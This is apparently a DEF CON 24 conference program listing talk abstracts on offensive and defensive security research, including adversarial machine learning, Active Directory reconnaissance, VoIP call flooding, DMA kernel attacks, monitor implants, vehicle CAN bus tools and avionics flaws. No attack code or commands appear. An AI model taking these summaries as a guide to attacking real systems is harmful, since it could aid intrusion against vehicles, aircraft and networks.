Deep learning and neural networks have gained incredible popularity in recent years. The technology has grown to be the most talked-about and least well-understood branch of machine learning. Aside from it's highly publicized victories in playing Go, numerous successful applications of deep learning in image and speech recognition has kickstarted movements to integrate it into critical fields like medical imaging and self-driving cars. In the security field, deep learning has shown good experimental results in malware/anomaly detection, APT protection, spam/phishing detection, and traffic identification. This DEF CON 101 session will guide the audience through the theory and motivations behind deep learning systems. We look at the simplest form of neural networks, then explore how variations such as convolutional neural networks and recurrent neural networks can be used to solve real problems with an unreasonable effectiveness. Then, we demonstrate that most deep learning systems are not designed with security and resiliency in mind, and can be duped by any patient attacker with a good understanding of the system. The efficacy of applications using machine learning should not only be measured with precision and recall, but also by their malleability in an adversarial setting. After diving into popular deep learning software, we show how it can be tampered with to do what you want it do, while avoiding detection by system administrators.

Besides giving a technical demonstration of deep learning and its inherent shortcomings in an adversarial setting, we will focus on tampering real systems to show weaknesses in critical systems built with it. In particular, this demo-driven session will be focused on manipulating an image recognition system built with deep learning at the core, and exploring the difficulties in attacking systems in the wild. We will introduce a tool that helps deep learning hackers generate adversarial content for arbitrary machine learning systems, which can help make models more robust. By discussing defensive measures that should be put in place to prevent the class of attacks demonstrated, we hope to address the hype behind deep learning from the context of security, and look towards a more resilient future of the technology where developers can use it safely in critical deployments.

## MAELSTROM — ARE YOU PLAYING WITH A FULL DECK? : USING A NEWLY DEVELOPED ATTACK LIFE CYCLE GAME TO EDUCATE, DEMONSTRATE AND EVANGELIZE.

Shane Steiger, Esq.
CISSP, Chief Endpoint Security Architect

11:00 in DEF CON 101 Track

As a defender, have you ever been asked 'do they win?' How about 'what products or capabilities should I buy to even the odds?' Mapping the functionality to a standard list of desired capabilities only gets you so far. And, many vendors require an organization to pay for a framework, or for access to a framework, to enable tactical and strategic campaigns. Wouldn't it be great to have an open source way to pick strategies? So what do you do? Build out your own defensive campaigns based on research, taxonomies and gameification. Building the attacker's point of view is our expertise (at a CON). We have plenty of research here to talk about that point of view. How about building out the defender's point of view based on the attacker's life cycle? Defenders can use this as a defensive 'compliment' to begin a legitimate defensive campaign. Maybe the defender could even 'gamify' the approach? An attacker's approach, a defender's approach and a progressive life cycle with a defender's set of targets built on things we all know, love and hate: project management. I think we have a game!

Build out rules, much like real life, then bring on the attackers, bring on the defenders and play a little game to educate, demonstrate and evangelize. Watch strategies played by both attackers and defenders. Switch sides and learn to be a Purple Teamer! Digitize it and watch the game play people or even play itself; the true rise of the machine.

Wanna Play?!

## BEYOND THE MCSE: RED TEAMING ACTIVE DIRECTORY

Sean Metcalf
Founder & Security Principal, Trimarc

12:00 in DEF CON 101 Track

Active Directory (AD) is leveraged by 95% of the Fortune 1000 companies for its directory, authentication, and management capabilities, so why do red teams barely scratch the surface when it comes to leveraging the data it contains? This talk skips over the standard intro to Active Directory fluff and dives right into the compelling offensive information useful to a Red Teamer, such as quickly identifying target systems and accounts. AD can yield a wealth of information if you know the right questions to ask. This presentation ventures into areas many didn't know existed and leverages capability to quietly identify interesting accounts & systems, identify organizations the target company does business with regularly, build target lists without making a sound, abuse misconfigurations/existing trusts, and quickly discover the most interesting shares and their location. PowerShell examples and AD defense evasion techniques are provided throughout the talk.

Let's go beyond the MCSE and take a different perspective on the standard AD recon and attack tactics.

## WEAPONIZE YOUR FEATURE CODES

Nicholas Rosario (MasterChen)
VoIP Administrator

13:00 in DEF CON 101 Track

Almost everyone is familiar with feature codes, also known as star codes, such as *67 to block caller ID or *69 to find out who called you last. What if the feature codes could be used as a weapon? Caller ID spoofing, tDOSing (Call flooding), and SMS flooding are known attacks on phone networks, but what happens when they become as easy to launch as dialing *40?

Weaponize Your Feature Codes will first take the audience through a brief history of feature codes and common usage, and then demonstrate the more nefarious applications. The presentation will share the Asterisk code used to implement these "rogue" features, and mention possible ways of mitigation. While this talk builds upon previous work from the author, referenced in past DEF CON presentations, the new code written makes carrying out such attacks ridiculously easy

## REALTIME BLUETOOTH DEVICE DETECTION WITH BLUE HYDRA

Zero_Chaos
Director of Research and Development, Pwnie Express
Granolocks
All the Things, Pwnie Express

14:00 in DEF CON 101 Track

We are releasing a new tool for discovering bluetooth devices and automatically probing them for information. Effectively we have created a new tool with an airodump-ng like display for nearby bluetooth and bluetooth low energy devices. We will discuss the challenges with finding bluetooth devices, as well as how we have overcome them using both standard bluetooth adapters and optionally ubertooth hardware. If you have ever wondered why no one released an effective tool to see all the bluetooth in the area then come by, learn a little, and leave with a tool you have always wanted. Blue Hydra will discover and track bluetooth and bluetooth low energy devices in the area, regardless of being in discoverable mode, and tracks data (bluetooth version, services, etc) as well as meta-data (signal strength, timestamps) over time. We will be going over how bluetooth operates on a high level, and how we were able to discover and track nearby devices. A deep understanding of the bluetooth protocol was not needed to develop Blue Hydra (we stood on the shoulders of giants) and will not be required to use Blue Hydra or understand it's output.

## HACKER FUNDAMENTALS AND CUTTING THROUGH ABSTRACTION

LosT

15:00 in DEF CON 101 Track

Continuing the series of hacker foundational skills, YbfG jvyy nqqerff shaqnzragny fxvyyf gung rirel unpxre fubhyq xabj. Whfg sbe sha jr jvyy nyfb tb sebz gur guerr onfvp ybtvp tngrf gb n shapgvbany cebprffbe juvyr enpvat n pybpx. Qb lbh xabj ubj n cebprffbe ernyyl jbexf? Jul qb lbh pner? Pbzr svaq bhg. Bu, naq pelcgb.


## DEF CON 101 PANEL

Mike Petruzzi (wiseacre)
Ryan Clark (LosT)
CrYpT
HighWiz
Jay
Nikita Kronenberg

16:00 in DEF CON 101 Track

DEF CON has changed for the better since the days at the Alexis Park. It has evolved from a few speaking tracks to an event that still offers the speakers, but also Villages, where you can get hands-on experience and Demo Labs where you can see tools in action. Of course, there is still the Entertainment and Contest Area, as well as Capture The Flag. There is so much more to DEF CON than there was in the past and it is our goal to help you get the best experience possible. In addition to introducing each of the different aspects and areas of DEF CON, we have a panel of speakers that will talk about how they came to be part of DEF CON and their personal experiences over the years. Oh yeah, there is the time honored "Name the Noob", lots of laughs and maybe even some prizes. Plus, stay for the after party. Seriously, there is an after party. How awesome is that?

# PRESENTATIONS



DEF CON GROUPS

THE BEST THING ABOUT DEF CON IS THAT IT DOESN'T HAVE TO END AFTER THE AWARDS CEREMONY. THAT WARM, FIZZY FEELING IN YOUR HEART THAT COMES FROM BEING SURROUNDED BY CURIOUS, INTERESTING PEOPLE WHO LOVE THE THINGS YOU LOVE CAN FOLLOW YOU HOME AND LAST ALL YEAR LONG.

ALL YOU HAVE TO DO IS JOIN YOUR LOCAL DEF CON GROUP. THERE ARE TONS OF THEM. IF THERE ISN'T ONE NEAR YOU, EVEN BETTER! YOU CAN START ONE. IT'S EASY, IT'S FREE AND IT CAN BE KIND OF AMAZING. ALL OVER THE WORLD PEOPLE ARE MEETING IN THEIR LOCAL DCGS, SHARING THEIR PROJECTS AND INTERESTS AND GENERALLY LEVELING EACH OTHER UP.

THE INFORMATION YOU NEED TO GET STARTED IS ON THE DCG WEBSITE (DEFCONGROUPS.ORG). SO GET ON IT.
THE PLANET ISN'T GOING TO HACK ITSELF, PEOPLE. LET'S DO IT TOGETHER.

## FEDS AND ODAYS: FROM BEFORE HEARTBLEED TO AFTER FBI–APPLE

Jay Healey
Senior Research Scholar, Columbia University

10:00 in Track 1

Does the FBI have to tell Apple of the vuln it used to break their iPhone? How many 0days every year go into the NSA arsenal — dozens, hundreds or thousands? Are there any grown-ups in Washington DC watching over FBI or NSA as they decide what vulns to disclose to vendors and which to keep to themselves? These are all key questions which have dominated so much of 2016, yet there's been relatively little reliable information for us to go on, to learn what the Feds are up to and whether it passes any definition of reasonableness.

Based on open-source research and interviews with many of the principal participants, this talk starts with the pre-history starting in the 1990s before examining the current process and players (as it turns out, NSA prefers to discover their own vulns, CIA prefers to buy). The current process is run from the White House with "a bias to disclose" driven by a decision by the President (in because of the Snowden revelations). The entire process was made public when NSA was forced to deny media reports that it had prior knowledge of Heartbleed.

## DARPA CYBER GRAND CHALLENGE AWARD CEREMONY

Mike Walker
DARPA Program Manager
Dr. Arati Prabhakar
DARPA Director

10:00 in Track 2

On Friday morning, August 5th, DARPA will announce the prize winners and recognize the parties responsible for building and competing in the Cyber Grand Challenge (CGC), the world's first all-machine hacking tournament, which was completed August 4th. Seven high performance computers will have completed an all-machine Capture the Flag contest, reverse engineering unknown binary software, authoring new IDS signatures, probing the security of opponent software, and re-mixing defended services with machine-generated patches and defenses. Come hear about what transpired at CGC, and learn which team will be taking home the $2M grand prize, as well as the $1M second place and $750K third place prizes.

## INTRODUCTION THE WICHCRAFT COMPILER COLLECTION : TOWARDS UNIVERSAL CODE THEFT

Jonathan Brossard (endrazine)
Master of Darkness, M0ABI.com

10:00 in Track 3

With this presentation, we take a new approach to reverse engineering. Instead of attempting to decompile code, we seek to undo the work of the linker and produce relocatable files, the typical output of a compiler. The main benefit of the later technique over the former being that it does work. Once achieved universal code 'reuse' by relinking those relocatable objects as arbitrary shared libraries, we'll create a form of binary reflection, add scripting capabilities and in memory debugging using a JIT compiler, to attain automated API prototyping and annotation, which, we will argue, constitutes a primary form of binary code self awareness. Finally, we'll see how abusing the dynamic linker internals shall elegantly solve a number of complex tasks for us, such as calling a given function within a binary without having to craft a valid input to reach it.

The applications in terms of vulnerability exploitation, functional testing, static analysis validation and more generally computer wizardry being tremendous, we'll have fun demoing some new exploits in real life applications, and commit public program profanity, such as turing PEs into ELFs, functional scripting of sshd in memory, stealing crypto routines without even disassembling them, among other things that were never supposed to work. All the above techniques have been implemented into the Wichcraft Compiler Collection, to be released as proper open source software (MIT/BSD-2 licenses) exclusively at DEF CON 24.

## BSODOMIZER HD: A MISCHIEVOUS FPGA AND HDMI PLATFORM FOR THE [M]ASSES

Joe Grand (Kingpin)
Grand Idea Studio
Zoz
Hacker

10:00 in 101 Track

At DEF CON 16 in 2008, we released the original BSODomizer (www.bsodomizer.com), an open source VGA pranking tool and introductory hacking platform for the multicore Propeller micro-controller. Hours of productivity were replaced with rage and frustration as unwitting computer users were confronted with fake Blue Screens of Death and revolting ASCII art. But, the world has changed. The machines have risen in capability. HDMI is the graphical transmission protocol of choice and hacking with micro-controllers is standard issue. The as-seen-on-HDTV duo of Joe Grand and Zoz return with the next generation of mischievous hardware, a device that supplants or captures any inline HDMI signal in a discreet, pentest-worthy package. BSODomizer HD is an FPGA-based system that not only improves on the graphics interception and triggering features of its predecessor, but can now capture screenshots of a target system and also provides a fully open design that you can use for your own experiments into the mystical world of massive, customizable arrays of digital logic. We'll guide you through the process of going from lamer zero to hacker hero with FPGAs, while savagely fucking with a few unfortunate friends along the way!

## COMPELLED DECRYPTION – STATE OF THE ART IN DOCTRINAL PERVERSIONS

Ladar Levison
Founder, Lavabit, LLC.

11:00 in Track 1

Get mirandized for an encrypted world. This talk will cover the legal doctrines and statues our government is perverting to compel individuals into decrypting their data, or conscript technology companies into subverting the security of their own products. We'll survey the arguments being advanced by prosecutors, the resulting case law, and the ethical dilemmas facing technology companies. The session will cover the rights and civil liberties we've already lost, and review the current threats to our collective freedoms. We'll cover what an individual needs to know if they want to avoid compelled decryption, and keep their data private. We'll also discuss strategies that third parties (friends, f/oss developers, and technology companies) can use to resist conscription and build trust through transparency. Because knowing your rights, is only half the battle.

## PROJECT CITL

Mudge Zatko
Director, CITL
Sarah Zatko
CHief Scientist, CITL

11:00 in Track 2

Many industries, provide consumers with data about the quality, content, and cost of ownership of products, but the software industry leaves consumers with very little data to act upon. In fact when it comes to how secure or weak a product is from a security perspective, there is no meaningful consumer facing data. There has long been a call for the establishment of an independent organization to address this need. Last year, Mudge (from DARPA, Google, and L0pht fame) announced that after receiving a phone call from the White House he was leaving his senior position inside Google to create a non-profit organization to address this issue. This effort, known as CITL, is akin to Consumer Reports in its methodologies. While the media has dubbed it a "CyberUL", there is no focus on certifications or seals of approval, and no opaque evaluation metrics. Rather, like Consumer Reports, the goal is to evaluate software according to metrics and measurements that allow quantitative comparison and evaluation by anyone from a layperson, CFO, to security expert.

How? A wide range of heuristics that attackers use to identify which targets are hard or soft against new exploitation has been codified, refined, and enhanced. Some of these techniques are quite straightforward and even broadly known, while others are esoteric tradecraft. To date, no one has applied all of these metrics uniformly across an entire software ecosystem before and shared the results.

For the first time, a peek at the Cyber Independent Testing Lab's metrics, methodologies, and preliminary results from assessing the software quality and inherent vulnerability in over 100,000 binary applications on Windows, Linux, and OS X will be revealed. All accomplished with binaries only. Sometimes the more secure product is actually the cheaper, and quite often the security product is the most vulnerable.

There are plenty of surprises like these that are finally revealed through quantified measurements. With this information, organizations and consumers can finally make informed purchasing decisions when it comes the security of their products, and measurably realize more hardened environments. Insurance groups are already engaging CITL, as are organizations focused on consumer safety. Vendors will see how much better or worse their products are in comparison to their competitors. Even exploit developers have demonstrated that these results enable bug-bounty arbitrage. That recommendation you made to your family members last holiday about which web browser they should use to stay safe (or that large purchase you made for your industrial control systems)? Well, you can finally see if you chose a hard or soft target… with the data to back it up.





## MEET THE FEDS

Jonathan Mayer
Chief Technologist, Enforcement Bureau, Federal Communications Commission
Lorrie Cranor
Chief Technologist, Federal Trade Commission
Ed Felten
Deputy United States Chief Technology Officer, White House Office of Science and Technology Policy

11:00 in 101 Track

The federal government is increasingly addressing policy issues that intersect with technology—especially security and privacy. This session explains how the government is responding, including technology leaders from the Federal Communications Commission, the Federal Trade Commission, and the White House Office of Science and Technology. After an overview of recent policy initiatives, and an explanation of opportunities for public service, this session will consist of an extended Q&A. It's your opportunity to meet the feds and ask them anything.

## HONEY ONIONS: EXPOSING SNOOPING TOR HSDIR RELAYS

Guevara Noubir
Professor, College of Computer and Information Science, Northeastern University
Amirali Sanatinia
PhD candidate, College of Computer and Information Science, Northeastern University

12:00 in Track 1

Tor is a widely used anonymity network that protects users' privacy and and identity from corporations, agencies and governments. However, Tor remains a practical system with a variety of limitations, some of which were indeed exploited in the recent past. In particular, Tor's security relies on the fact that a substantial number of its nodes do not misbehave.

Previous work showed the existence of malicious participating Tor relays. For example, there are some Exit nodes that actively interfere with users' traffic and carry out man-in-the-middle attacks. In this work we expose another category of misbehaving Tor relays (HSDirs), that are integral to the functioning of the hidden services and the dark web. The HSDirs act as the DNS directory for the dark web. Because of their nature, detecting their malicious intent and behavior is much harder. We introduce, the concept of honey onions (honions), a framework to detect misbehaving Tor relays with HSDir capability. By setting up and deploying a large scale honion over Tor for more than 72 days, we are able to obtain lower bounds on misbehavior among HSDirs.

We propose algorithms to both estimate the number of snooping HSDirs and identify them, using optimization and feasibility techniques. Our experimental results indicate that during the period of our work at least 110 such nodes were snooping information about hidden services they host. We reveal that more than half of them were hosted on cloud infrastructure and delayed the use of the learned information to prevent easy traceback. Furthermore, we provide the geolocation map of the identified snooping Tor HSDirs.

## BLOCKFIGHTING WITH A HOOKER -- BLOCKFIGHTER2!

K2
Director, IOACTIVE

12:00 in Track 2

What's your style of hooking? My hooking Style? It's like hooking without hookers.

The use cases for hooking code execution are abundant and this topic is very expansive. EhTracing (pronounced ATracing) is technique that allows monitoring/altering of code execution at a high rate with several distinct advantages.

Full context (registers, stack & system state) hooking can be logged without needing to know a function prototype and changes to execution flow can be made as desired.

Traditional detours like hooking requires a length disassembly engine than direct binary .text segment modifications to insert an intended hook (no changes to binary needed with EhTrace).

Block/Branch stepping enables a simplification of analysis code (does not need to do a full procedure/function graph recognition/traversal). This will feature focus on the use of VEH and the DR7 backdoor in x64 Windows.

In a nutshell, EhTrace enables very good performance, in proc debugging and a dead simple RoP hook primitive. Some neat graphics and visualizations will be made some of the early examples up at https://github.com/K2/EhTrace

This novel implementation for hookers establishes a model for small purpose built block-fighting primitives to be used in order to analyze & do battle, code vs. code.

As a special bonus "round 3 FIGHT!" we will see a hypervisor DoS that will cause a total lockup for most hypervisors (100%+ utilization per CORE). This goes to show that emulating or even adapting a hypervisor to a full CPU feature set is exceedingly hard and it's unlikely that a sandbox/hypervisor/emulator will be a comprehensive solution to evade detection from adversarial code for some time.

Let's have some fun blockfighting with some loose boxed hookers!

## CAN I HAZ CAR SECRET PLZ?

Javier Vazquez Vidal
Hardware Security Specialist at Code White Gmbh

Ferdinand Noelscher
Information Security Specialist at Code White Gmbh

12:00 in Track 3

The CAN bus is really mainstream, and every now and then there are new tools coming out to deal with it. Everyone wants to control vehicles and already knows that you can make the horn honk by replaying that frame you captured. But is this all that there is on this topic? Reversing OEM and third party tools, capturing firmware update files on the fly, and hijacking Security Sessions on a bus are just a few examples of things that can be done as well. For this and more, we will introduce to you the CanBadger! It's not just a logger, neither an injector. It's a reversing tool for vehicles that allows you to interact in realtime with individual components, scan a bus using several protocols (yup, UDS is not the only one) and perform a series of tests that no other tool offers. The CanBadger is where the real fun begins when dealing with a vehicle, and you can build it under $60USD! If you are already done with replaying frames on the CAN bus and want to learn how that fancy chip-tuning tool deals with your car, or simply want to get Security Access to your vehicle without caring about the security key or algorithm, we are waiting for you!

## 411: A FRAMEWORK FOR MANAGING SECURITY ALERTS

Kai Zhong
Application Security Engineer, Etsy
Kenneth Lee
Senior Security Engineer, Etsy

12:00 in 101 Track

Modern web applications generate a ton of logs. Suites like ELK (Elasticsearch, Logstash, Kibana) exist to help manage these logs, and more people are turning to them for their log analysis needs. These logs contain a treasure trove of information regarding bad actors on your site, but surfacing that information in a timely manner can be difficult. When Etsy moved over from Splunk to ELK in mid-2014, we realized that ELK lacked necessary functionality for real-time alerting. We needed a solution that would provide a robust means of querying ELK and enrich the data with additional context. We ended up creating our own framework to give us this functionality. We've named this open-source framework 411. We designed 411 as a solution for detecting and alerting on interesting anomalies and security events. The Security team at Etsy was interested in using this functionality to detect everything from XSS to monitoring for potential account compromises. First, we'll start off with a discussion of what you should be logging into Elasticsearch. This is important to help you create useful, actionable alerts in 411. We'll note a number of configuration tips and tricks to help you get the most out of your ELK cluster. From there, we'll dive into 411's features and how it allows the Etsy security team to work effectively. We'll conclude with two demos of 411 in action. This presentation will show you several examples of useful searches you can build in 411 and how this data can be manipulated to generate clear, actionable alerts. We'll demonstrate the built-in workflow for responding to alerts and how 411 allows you to pull up additional context as you work on an alert. Additionally, while much of our discussion will be centered around ELK, 411 can in fact be used with a variety of data sources (Several of these sources are built into 411). Whether you're a newbie looking to learn more or a security veteran with an established system, 411 will help change the way you handle security alerts.

## FRONTRUNNING THE FRONTRUNNERS

Dr. Paul Vixie
CEO and Co-founder, Farsight Security, Inc.

12:30 in Track 1

While some domainers allegedly brainstorm ideas for new domains to register while taking a shower, the more successful domain portfolio managers, working at scale, are believed to be 'data driven.' DNS queries are a material source of intelligence about domainer opportunities and operations, and also help us to understand the operational constraints around potentially combating domainers, should we want to do so. In this presentation co-authored with Farsight Security Scientist Dr. Joe St Sauver, Farsight Security CEO Dr. Paul Vixie will scrutinize failed DNS queries ('NXDOMAINs'), looking for the same 'opportunities' that a domainer or typo squatter would (although we will not be acting on that data by actually registering domains).

Dr. Vixie will discuss two primary types of behavior: 1) Volumetrically-driven typo-squatting, which Dr. Vixie will measure by computing the volume of NXDOMAINs seen by domain during a 24 hour period, and the time between popular typos appearing in NXDOMAINs and those same domains being registered and actually used, and 2) Domainers programmatically exploring permutations of domains around high value domains, probing for available domains and automatically registering the most promising probed domains discovered to still be available. Both of these hypothesized behaviors should be externally observable and thus able to be confirmed by watching a real-time stream of NXDOMAIN errors, and a real-time stream of newly observed, actually-registered domains, as available from the Security Information Exchange.

Dr. Paul Vixie will experimentally confirm these hypothesized relationships and describe examples of (1) the most commonly observed types of typographical errors, (2) the brands apparently most-targeted for squatting, (3) the distribution of delays from NXDOMAIN detection to observed domain use, (4) the potential relationship between NXDOMAIN volume thresholds and TLD cost. Dr. Vixie will also explain how this information illuminates opportunities for tackling these types of domain name abuse. Time will be reserved for Q&A.

## CHEAP TOOLS FOR HACKING HEAVY TRUCKS

Six_Volts
Research Mercenary
Haystack
Vehicle Data Ninja

12:30 in Track 3

There has been much buzz about car hacking, but what about the larger heavy-duty brother, the big rig? Heavy trucks are increasingly networked, connected and susceptible to attack. Networks inside trucks frequently use Internet connected devices even on safety-critical networks where access to brakes and engine control is possible. Unfortunately, tools for doing analysis on heavy trucks are expensive and proprietary. Six_Volts and Haystack have put together a set of tools that include open hardware and software to make analyzing these beasts easier and more affordable.

## RESEARCH ON THE MACHINES: HELP THE FTC PROTECT PRIVACY + SECURITY

Terrell McSweeny
Commissioner, Federal Trade Commission
Lorrie Cranor
Chief Technologist, Federal Trade Commission

13:00 in Track 1

Machines are getting smarter – so consumer protection enforcers like the Federal Trade Commission need to get smarter too. The FTC is the lead federal agency for protecting the privacy rights and data security of American consumers. In the last year, it brought several enforcement actions against companies for violating consumer privacy and data security and launched new initiatives – PrivacyCon, Start with Security, and a new Office of Technology Research and Investigation– to improve its capabilities and responsiveness to new threats to consumer privacy and security. But the FTC needs your help. Today it is announcing a call for research on specific topics in order to broaden its capabilities to protect consumers. Come learn about the policy responses to the rise of the machines, the FTC's cases and research initiatives, and how you can help.





## [AB]USING SMART CITIES: THE DARK AGE OF MODERN MOBILITY

Matteo Beccaro
CTO, Opposing Force
Matteo Collura
Electronic Engineering Student, Politecnico di Torino

13:00 in Track 2

Since these last few years our world has been getting smarter and smarter. We may ask ourselves: what does smart mean? It is the possibility of building systems which are nodes of a more complex network, digitally connected to the internet and to the final users. Our cities are becoming one of those networks and over time more and more elements are getting connected to such network: from traffic lights to information signs, from traffic and surveillance cameras to transport systems.

This last element, also called as Smart Mobility is the subject of our analysis, divided in three sub-element, each one describing a different method of transport in our city: Private transport: for this method we analyze the smart alternatives aimed to make parking activity easy, hassle free and more convenient Shared transport: we focus our attention on those systems which are sharing transport vehicles. In particular we deal with bike sharing which seems to be the most wide spread system in European cities Public transport: object of our analysis for this section is the bus, metro and tram network The aim of our analysis is understanding the ecosystem which each element belongs to and performing a security evaluation of such system. In this way the most plausible attack and fraud scenarios are pointed out and the presence of proper security measures is checked. All the details discussed here are collected from a sample city, but the same methodology and concept can be applied to most of the smart cities in the world.

## HOW TO MAKE YOUR OWN DEF CON BLACK BADGE

Mickey Shkatov
Intel Advanced Threat Research
Michael Leibowitz
Senior Trouble Maker
Joe FitzPatrick
Instructor & Researcher, SecuringHardware.com
Dean Pierce
Security Researcher, Intel
Jesse Michael
Security Researcher, Intel
Kenny McElroy
Hacker

13:00 in Track 3

Yes, we did, we made our own DEF CON black badges. Why? Because we didn't want to wait in line ever again— Not really. We are a bunch of hackers that always look for a challenge, and what better challenge is there than to try and reverse engineer from scratch three DEF CON black badges? In this talk we will go through the 2 year long process of making the DC14, DC22 and DC23 Black badges which include amazing hacking techniques like social engineering, patience, reverse engineering, EAGLE trickery, head to desk banging and hoping it is passable to a goon and not shameful to DT, 1057, and Joe.

## 101 SENTIENT STORAGE – DO SSDS HAVE A MIND OF THEIR OWN?

Tom Kopchak
Director of Technical Operations, Hurricane Labs

13:00 in 101 Track

Solid state drives drives are fundamentally changing the landscape of the digital forensics industry, primarily due to the manner in which they respond to the deletion of files. Previous research has demonstrated that SSDs do not always behave in an equivalent manner to magnetic hard drives, however, the scope of these differences and the conditions that lead to this behavior are still not well understood. This basic, undeniable anomaly regarding file storage and recovery begs one simple, yet critical question: can the data being mined for evidence be trusted?

This talk presents research on the forensic implications of SSDs from one of the most comprehensive studies to date. The goal of this study was to demonstrate and quantify differences across a sample pool of drives in an array of tests conducted in a controlled environment. These tests explored the variations between drive firmware, controllers, interfaces, operating systems, and TRIM state.

Further observations revealed that some drives behaved nearly identical to the control drive, while others showed that the prospects of recovering deleted data was significantly reduced. This presentation will demonstrate these differences and provide a framework to allow forensics investigators to determine the likelihood of successful deleted file recovery from an evidence bearing solid state drive.

## HOW TO DESIGN DISTRIBUTED SYSTEMS RESILIENT DESPITE MALICIOUS PARTICIPANTS

Radia Perlman
EMC Fellow

14:00 in Track 1

Often distributed systems are considered robust if one of the components halts. But a failure mode that is often neglected is when a component continues to operate, but incorrectly. This can happen due to malicious intentional compromise, or simple hardware faults, misconfiguration, or bugs. Unfortunately, there is no single add-on to designs that will fix this case. This talk presents three very different systems and how they each handle resilience despite malicious participants. The problems, and the solutions, are very different. The important message of this talk is that there is no one solution, and that this case must be considered in designs.

## A MONITOR DARKLY: REVERSING AND EXPLOITING UBIQUITOUS ON-SCREEN-DISPLAY CONTROLLERS IN MODERN MONITORS

Ang Cui
PHD, CEO & Chief Scientist, Red Balloon Security
Jatin Kataria
Principal Research Scientist, Red Balloon Security
Francois Charbonneau
Research Scientist, Red Balloon Security

14:00 in Track 2

There are multiple x86 processors in your monitor! OSD, or on-screen-display controllers are ubiquitous components in nearly all modern monitors. OSDs are typically used to generate simple menus on the monitor, allowing the user to change settings like brightness, contrast and input source. However, OSDs are effectively independent general-purpose computers that can: read the content of the screen, change arbitrary pixel values, and execute arbitrary code supplied through numerous control channels. We demonstrate multiple methods of loading and executing arbitrary code in a modern monitor and discuss the security implication of this novel attack vector.

We also present a thorough analysis of an OSD system used in common Dell monitors and discuss attack scenarios ranging from active screen content manipulation and screen content snooping to active data exfiltration using Funtenna-like techniques. We demonstrate a multi-stage monitor

implant capable of loading arbitrary code and data encoded in specially crafted images and documents through active monitor snooping. This code infiltration technique can be implemented through a single pixel, or through subtle variations of a large number of pixels. We discuss a step-by-step walk-through of our hardware and software reverse-analysis process of the Dell monitor. We present three demonstrations of monitoring exploitation to show active screen snooping, active screen content manipulation and covert data exfiltration using Funtenna.

Lastly, we discuss realistic attack delivery mechanisms, show a prototype implementation of our attack using the USB Armory and outline potential attack mitigation options. We will release sample code related to this attack prior to the presentation date.

## DIRECT MEMORY ATTACK THE KERNEL

Ulf Frisk
Penetration Tester

14:00 in Track 3

Inexpensive universal DMA attacking is the new reality of today! In this talk I will explore and demonstrate how it is possible to take total control of operating system kernels by DMA code injection. Once control of the kernel has been gained I will execute code and dump gigabytes of memory in seconds. Full disk encryption will be defeated, authentication will be bypassed and shells will be spawned. This will all be made possible using a $100 piece of hardware together with the easy to use modular PCILeech toolkit - which will be published as open source after this talk.

## ANTI-FORENSICS AF

int0x80 (of Dual Core)
Hacker

14:00 in 101 Track

This presentation is the screaming goat anti-forensics version of those 'Stupid Pet Tricks' segments on late night US talk shows. Nothing ground-breaking here, but we'll cover new (possibly) and trolly (definitely) techniques that forensic investigators haven't considered or encountered. Intended targets cover a variety of OS platforms.

## HOW TO REMMOTE CONTROL AN AIRLINER: SECURITYFLAWSIN AVIONICS

Sebastian Westerhold
KF50BS

15:00 in Track 1

This talk is exposing critical flaws in navigational aides, secondary surveillance radar, the Traffic Collision Avoidance System (TCAS) and other aviation related systems. The audience will gain insight into the inner workings of these systems and how these systems can be exploited. Several practical demonstrations on portable avionics will show just how easy it is to execute these exploits in real life.

## SLOUCHING TOWARDS UTOPIA: THE STATE OF THE INTERNET DREAM

Jennifer S. Granick
Director of Civil Liberties, Stanford Center for Internet and Society

15:00 in Track 2

Is the Internet going to live up to its promise as the greatest force for individual freedom that the world has ever known? Or is the hope for a global community of creative intellectual interaction lost…for now?

In last year's Black Hat keynote—entitled "Lifecycle of a Revolution"—noted privacy and civil liberties advocate Jennifer Granick told the story of the Internet utopians, people who believed that Internet technology could greatly enhance creative and intellectual freedom. Granick argued that this Dream of Internet Freedom was dying, choked off by market and government forces of centralization, regulation, and globalization. The speech was extremely popular. Almost 8000 people watched it at Black Hat. It was retweeted, watched and read by tens of thousands of people. Boing Boing called it "the speech that won Black Hat (and DEF CON )."

This year, Granick revisits the state of the Internet Dream. This year's crypto war developments in the U.S. and U.K. show governments' efforts to control the design of technologies to ensure surveillance. The developments also show that governments see app stores as a choke point for regulation and control, something that couldn't easily happen with general purpose computers and laptops but which could be quite effective in a world where most people access the network with mobile devices.

